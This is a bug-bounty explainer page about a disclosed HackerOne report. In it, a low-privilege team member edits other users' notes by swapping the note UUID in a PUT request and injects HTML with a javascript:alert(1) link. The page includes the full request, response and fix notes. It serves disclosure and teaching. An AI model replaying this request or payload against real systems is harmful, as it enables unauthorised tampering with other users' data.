IDOR on notes to HTML injection

A team member with the low-privilege user role could modify notes belonging to other users by changing the note identifier in the request. The note body also accepted HTML, so an attacker could inject markup into another user's note.
 Originally disclosed on HackerOne
- Triaged in 5 days
- Fixed in 5 months
- Disclosed after 5 months
Summary:
Team member with role USER can change notes of any users and also we able to inject some html tags
Steps To Reproduce:
- Login in with role
ownercreatenote - login team member with role
users - add

noteand capture withburp suiteand change the uuid of `notes``
PUT /api/v1/note/b9db186a-c0af-462d-ad71-c30c2bfd7cf5 HTTP/1.1
Host: api.outpost.co
Connection: close
Content-Length: 102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Accept: */*
Origin: https://app.outpost.co
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.outpost.co/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8,th;q=0.7
Cookie: <authentacation_cookies>
{"body":"<h1><a href=\"javascript:alert(1)\">This is a test</a></h1>","mentionUuids":[]}
Response:
{
"body": "<h1><a href=\"j&#97v&#97script:&#97lert%281%29\" rel=\"nofollow\">This is a test</a></h1>",
"uuid": "b9db186a-c0af-462d-ad71-c30c2bfd7cf5",
"conversationUuid": "78a8df65-aaa0-4384-9dfe-ab6120f3737f",
"createdBy": {
"uuid": "b065722c-09b4-45f2-8ee3-4a4a8a92080f",
"displayName": "justin",
"firstName": "justin",
"lastName": "lee",
"isDeleted": false,
"gravatarHash": "630369207d5b093d4d57dcda07d6c22f",
"avatarColor": "ORANGE"
},
"modifiedBy": {
"uuid": "7d2f671b-ed97-4a2b-8bb3-8d7538e73e34",
"displayName": "Attacker",
"firstName": "Attacker",
"lastName": "1",
"isDeleted": false,
"gravatarHash": "f33c9e2461140f5fd594a1870dfdf980",
"avatarColor": "PURPLE"
},
"createdDate": 1593549551704,
"modifiedDate": 1593719773232,
"status": "DEFAULT"
}
Impact
using this the user can edit any note of member or inject some malicious html content
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the note update endpoint authorised the request by team membership only and never checked that the note belonged to the requesting user, while the note body was stored and rendered as HTML.
Impact
A low-privileged team member could edit any other user's note and inject HTML content into it; the response shows the markup was partly encoded, so whether script actually executed is not demonstrated.
What the attacker needed
A team account with the user role; knowledge of another note's identifier
The fix
The update endpoint should verify the note belongs to the requesting user, and note bodies should be sanitised or encoded.
How it was found
- Log in as the owner and create a note.
- Log in as a team member with the user role.
- Add a note and capture the request in an intercepting proxy.
- Change the note identifier in the request to another user's note identifier.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Every note has a unique identifier, like a ticket number. The server should check that the note belongs to you before letting you change it, but it did not, so swapping the identifier let a low-privileged member edit someone else's note. The note text also allowed HTML, which is the formatting language of web pages, so injected markup could be stored and shown to others.
What is IDOR?
One user can read or change another user's data, usually by changing an identifier the server trusts without checking who is asking. One of the most paid bug classes on web programs.